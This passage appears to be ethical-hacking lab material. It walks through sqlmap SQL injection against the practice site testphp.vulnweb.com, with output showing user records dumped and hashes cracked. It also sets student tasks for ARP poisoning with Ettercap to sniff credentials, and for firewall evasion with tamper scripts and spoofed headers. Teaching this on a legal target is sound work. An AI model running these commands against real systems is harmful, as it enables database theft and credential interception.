
Password cracking of the user. using dictionary attack.

sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D
acuart -T users -dump



```
root@kali: ~  
File Actions Edit View Help  
[00:32:28] [INFO] using hash method 'md5_generic_passwd'  
what dictionary do you want to use?  
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press  
Enter)  
[2] custom dictionary file  
[3] file with list of dictionary files  
> 1  
[00:32:49] [INFO] using default dictionary  
do you want to use common password suffixes? (slow!) [y/N] y  
[00:32:54] [INFO] starting dictionary-based cracking (md5_generic_passwd)  
[00:32:54] [INFO] starting 2 processes  
[00:33:08] [INFO] using suffix '1'  
[00:33:29] [INFO] using suffix '123'  
[00:33:48] [INFO] using suffix '2'  
[00:34:07] [INFO] using suffix '12'  
[00:34:26] [INFO] using suffix '3'  
[00:34:46] [INFO] using suffix '13'  
[00:35:05] [INFO] using suffix '7'  
[00:35:25] [INFO] using suffix '11'  
[00:35:46] [INFO] using suffix '5'  
[00:36:05] [INFO] using suffix '22'  
[00:36:24] [INFO] using suffix '23'  
[00:36:43] [INFO] using suffix '01'  
[00:37:02] [INFO] using suffix '4'  
[00:37:23] [INFO] using suffix '07'  
[00:37:43] [INFO] using suffix '21'  
[00:38:04] [INFO] using suffix '14'  
[00:38:28] [INFO] using suffix '10'  
[00:38:47] [INFO] using suffix '06'  
[00:38:48] [INFO] current status: 10096 ...
```

Below this the wordlist.



Step 8:

Find information of user without cracking passwords

`sqlmap -u`

`http://testphp.vulnweb.com/artists.php?artist=1 -D`

`acuart -T users -dump`

```

[01:08:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[01:08:14] [INFO] fetching columns for table 'users' in database 'acuart'
[01:08:15] [INFO] fetching entries for table 'users' in database 'acuart'
[01:08:15] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools
[y/N] y
[01:08:17] [INFO] writing hashes to a temporary file '/tmp/sqlmap7567pkks30020/sqlmaphashes-x5wb
x28w.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q]

```

Same command when we press N or Q in the step than it give that result

In this step

```

root@kali:~# sqlmap -u http://192.168.1.100/ --dbms=mysql --table=users --dump
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[00:39:28] [INFO] fetching columns for table 'users' in database 'acuart'
[00:39:29] [INFO] fetching entries for table 'users' in database 'acuart'
[00:39:29] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools
[y/N] y
[00:39:34] [INFO] writing hashes to a temporary file '/tmp/sqlmap4c56ta4s13161/sqlmaphashes-guzy
8ur4.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+
| cc | name | address | cart | pass | email | phone | un |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1234-5678-2300-9000 | 8de518026c3c5ce2a88c3af8dd1c1c99 | test | email@email.com | 2323345 | te |
| st | frf | 21 street | | | | | |
+-----+-----+-----+-----+-----+-----+-----+-----+
[00:39:41] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[00:39:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test
php.vulnweb.com'
[*] ending @ 00:39:41 /2024-06-21/

```

Our Findings:

While we have performed SQL injection tool on the site which is vulnerable and available for the

testing purpose. So, in this we have fetched each and every detail of user which is present in the database.

Lab Tasks for Students

Task 1: Virtual Machine Setup

1. **Download Windows 10 ISO** and set up a virtual machine using VirtualBox.
2. **Allocate RAM and storage** as per system requirements.
3. **Configure VirtualBox settings** (video memory, storage, etc.).
4. **Install VirtualBox Guest Additions** for a better user experience.

Task 2: ARP Poisoning Attack

1. Open **Ettercap** and authenticate it.
2. Accept **Ettercap's permissions** to modify network traffic.
3. Open the **Host List** in Ettercap.
4. **Scan for hosts** in the network.
5. Select **Target and Current Target** (victim machine and router).
6. Enable **ARP poisoning** and apply the attack.
7. Monitor how ARP poisoning redirects network traffic.

Task 3: Capturing Login Credentials

1. On the victim's browser, open a login page and enter **username and password**.
2. The hacker (attacker) will use Ettercap to **sniff** login credentials.

Task 4: Analyzing Traffic with Wireshark

1. Open **Wireshark** to monitor network packets.
2. Select the **eth0 interface** to capture packets.
3. Analyze the intercepted traffic to identify credentials and sensitive data.

SQLMap Quiz Tasks and Commands

Lab Tasks

Task 1: Crawling the Target Website

Identify pages and potential parameters vulnerable to SQL injection.

Use SQLMap to crawl the target site.

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3
```

Use --batch to operate automatically.

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --batch
```

Task 2: Using Specific Techniques

Apply specific SQL injection techniques such as Union-based injections.

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --technique="U"
```

Task 3: Setting Threads for Faster Execution

Optimize execution time by adjusting the number of threads.

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --technique="U" --threads 4
```

(Default is 1, maximum is 10)

Task 4: Setting Risk Levels

Define how aggressive the SQL injection attack should be.

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --technique="U" --risk 1
```

Risk Levels:

- 1 Low risk
- 2 Medium risk
- 3 High risk

Task 5: Adjusting Testing Depth (Level Parameter)

Control the extent of testing with different levels.

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --technique="U" --batch --level 1
```

Levels:

- 1 Normal
- 2 Includes cookies
- 3 Includes User-Agent

Task 6: Increasing Verbosity

Enable debugging and detailed output levels.

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --batch -v 4
```

Verbosity Levels:

- 1 Only errors
- 2 Info and warnings
- 3 Debug messages
- 4 Payloads injected
- 5 HTTP requests
- 6 HTTP responses (headers)
- 7 Full response content

Task 7: Exploiting Vulnerabilities

Fetch Database Details

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --current-user --current-db --hostname --batch
```

Extract User Data

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump
```

List Database Tables

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```

Dump All Data

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump-all
```

Task 8: Bypassing Security Using Headers

Use custom headers to bypass security filters.

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --headers="Referer:abc.com" -v 4 --batch
```

Use mobile user-agent for evasion.

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --mobile -v 4
```

Task 9: Tampering Payloads to Evade Firewalls

Modify payloads to bypass security mechanisms.

List Available Tamper Scripts

```
sqlmap --list-tampers
```

Use a Specific Tamper Script

```
sqlmap -u http://testphp.vulnweb.com/ --crawl 3 --tamper=base64encode -v 3 --batch
```

Test Forms for SQL Injection

```
sqlmap -u http://testphp.vulnweb.com/login.php --forms
```

Learnt Tasks

What is the primary purpose of SQLMap?

Which command is used to crawl a target website?

How do you specify a Union-based SQL injection attack in SQLMap?

What does the --threads parameter control?

Explain the difference between risk levels in SQLMap.

What does the --level parameter affect in SQLMap execution?

How can you view the payloads SQLMap is injecting?

What command would you use to extract the database names from a vulnerable site?

How can you bypass security mechanisms using headers in SQLMap?

What is the function of tamper scripts in SQLMap, and how can you list available tamper scripts?

Create a detailed report, including:

- Introduction: Explanation of ARP poisoning and its impact
- Methodology: Steps taken in the lab, tools used, and configuration details
- Observations: Screenshots and explanations of captured network traffic
- Conclusion: Findings and mitigation techniques to prevent ARP poisoning